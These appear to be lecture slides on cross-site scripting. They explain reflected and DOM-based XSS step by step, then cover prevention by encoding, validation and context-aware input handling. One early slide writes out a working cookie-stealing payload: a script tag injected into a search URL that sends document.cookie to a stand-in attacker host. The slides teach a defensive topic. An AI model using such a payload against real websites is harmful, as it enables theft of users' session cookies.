
Input from bad.com:

```
http://victim.com/search.php?term=
<script> window.open(
  "http://bad.com/steal?c="
  + document.cookie)
</script>
```


Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```


Browser would execute this within victim.com's origin




1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.



Reflected XSS attack



XSS Live Demo from Google*



Cross-site scripting

Table of Contents

- [Introduction to cross-site scripting](#)
 - [Target audience](#)
 - [What is cross-site scripting and why should I care?](#)
 - [A basic example](#)
 - [Sometimes the XSS payload can persist](#)
 - [Your server won't always see the XSS payload](#)
- [Preventing XSS](#)
 - [What can I do to prevent XSS?](#)
 - [Use a template system with context-aware auto-escaping](#)
 - [A note on manually escaping input](#)
 - [Understand common browser behaviors that lead to XSS](#)
 - [Learn the best practices for your technology](#)
- [Testing for XSS](#)
 - [How can I test for XSS?](#)
 - [Manual testing \("black-box testing"\)](#)
 - [Code review \("white-box testing"\)](#)
 - [Unit tests](#)
 - [Web application security scanners](#)
 - [Which testing method should I use?](#)


* <https://www.google.com/about/appsecurity/learning/xss/index.html>

DOM XSS

- DOM XSS stands for Document Object Model-based Cross-site Scripting.
- A DOM-based XSS attack is possible if the web application writes data to the Document Object Model *without proper sanitization*.
- The attacker can manipulate this data to include XSS content on the web page, for example, **malicious JavaScript code**.
- The Document Object Model is a convention used to represent and work with objects in an HTML document. All HTML documents have an associated DOM that consists of objects, which represent document properties from the point of view of the browser.


DOM XSS

- When a client-side script is executed, it can use the DOM of the HTML page where the script runs. The script can access various properties of the page and change their values.
- An attacker may use several DOM objects to create a Cross-site Scripting attack. The most popular objects from this perspective are `document.url`, `document.location`, and `document.referrer`.
- Potential consequences of DOM-based XSS vulnerabilities are classified in the OWASP Top 10 2017 document as moderate.



1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website receives the request but does not include the malicious string in the response.
4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server.

XSS Live Demo from Google*



Cross-site scripting

Table of Contents

- [Introduction to cross-site scripting](#)
 - [Target audience](#)
 - [What is cross-site scripting and why should I care?](#)
 - [A basic example](#)
 - [Sometimes the XSS payload can persist](#)
 - [Your server won't always see the XSS payload](#)
- [Preventing XSS](#)
 - [What can I do to prevent XSS?](#)
 - [Use a template system with context-aware auto-escaping](#)
 - [A note on manually escaping input](#)
 - [Understand common browser behaviors that lead to XSS](#)
 - [Learn the best practices for your technology](#)
- [Testing for XSS](#)
 - [How can I test for XSS?](#)
 - [Manual testing \("black-box testing"\)](#)
 - [Code review \("white-box testing"\)](#)
 - [Unit tests](#)
 - [Web application security scanners](#)
 - [Which testing method should I use?](#)

* <https://www.google.com/about/appsecurity/learning/xss/index.html>

Preventing XSS

- Recall that an XSS attack is a type of code injection: *user input is mistakenly interpreted as malicious program code.*
- In order to prevent this type of code injection, **secure input handling is needed.**
- For a web developer, there are two fundamentally different ways of performing secure input handling:
 - **Encoding**, which *escapes the user input so that the browser interprets it only as data, not as code.*
 - **Validation**, which *filters the user input so that the browser interprets it as code without malicious commands.*

Preventing XSS

- While these are fundamentally different methods of preventing XSS, they share several common features that are important to understand when using either of them:
 - **Context:** Secure input handling needs to be performed differently depending on where in a page the user input is inserted.
 - **Inbound/outbound:** Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts the input into a page (outbound).
 - **Client/server:** Secure input handling can be performed either on the client-side or on the server-side, both of which are needed under different circumstances.

Input Handling Contexts

- There are many contexts in a web page where user input might be inserted. For each of these, specific rules must be followed so that the user input cannot break out of its context and be interpreted as malicious code.

Context	Example code
HTML element content	<code><div>userInput</div></code>
HTML attribute value	<code><input value="userInput"></code>
URL query value	<code>http://example.com/?parameter=userInput</code>
CSS value	<code>color: userInput</code>
JavaScript value	<code>var name = "userInput";</code>

Application code	<code><input value="userInput"></code>
